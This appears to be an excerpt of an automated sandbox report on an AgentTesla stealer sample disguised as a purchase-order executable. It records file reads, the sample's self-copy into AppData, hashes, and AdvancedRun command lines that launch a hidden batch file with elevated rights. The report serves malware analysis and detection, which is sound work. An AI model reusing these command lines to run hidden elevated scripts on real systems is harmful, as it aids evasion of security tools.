C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CBC1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CBC1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CBC1B4F	ReadFile

Analysis Process: conhost.exe PID: 5904 Parent PID: 3636

General

Start time:	12:24:12
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 1928 Parent PID: 4952

General

Start time:	12:24:12
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\cmd.exe' /c timeout 1
Imagebase:	0xd10000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 6224 Parent PID: 1928

General

Start time:	12:24:18
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 6284 Parent PID: 1928

General

Start time:	12:24:18
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 1
Imagebase:	0x1220000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 08042021New-PurchaseOrder.exe PID: 6388 Parent PID: 4952

General

Start time:	12:24:22
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
Imagebase:	0xfa0000
File size:	32008 bytes
MD5 hash:	27233176A2A979195B01A53EC16C7631
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Analysis Process: WerFault.exe PID: 6460 Parent PID: 4952

General

Start time:	12:24:24
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4952 -s 2784
Imagebase:	0x1320000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: SWqTT.exe PID: 3064 Parent PID: 3388

General

Start time:	12:24:56
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe'
Imagebase:	0x810000
File size:	32008 bytes
MD5 hash:	27233176A2A979195B01A53EC16C7631
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.486317190.0000000006341000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000020.00000002.487748726.000000000645C000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 15%, ReversingLabs
Reputation:	low

Analysis Process: SWqTT.exe PID: 5192 Parent PID: 3388

General

Start time:	12:25:05
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\SWqTT\SWqTT.exe'
Imagebase:	0xdf0000
File size:	32008 bytes
MD5 hash:	27233176A2A979195B01A53EC16C7631
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

Analysis Process: AdvancedRun.exe PID: 5204 Parent PID: 3064

General

Start time:	12:25:10
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Reputation:	moderate

Analysis Process: AdvancedRun.exe PID: 7116 Parent PID: 5192

General

Start time:	12:25:25
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\fd1184c9-c9ac-4916-9473-72e4acc27c78\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs

Analysis Process: AdvancedRun.exe PID: 5304 Parent PID: 5204

General

Start time:	12:25:30
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\6c8082d4-9c17-4dbf-af3a-b69aa21e82f5\AdvancedRun.exe' /SpecialRun 4101d8 5204
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis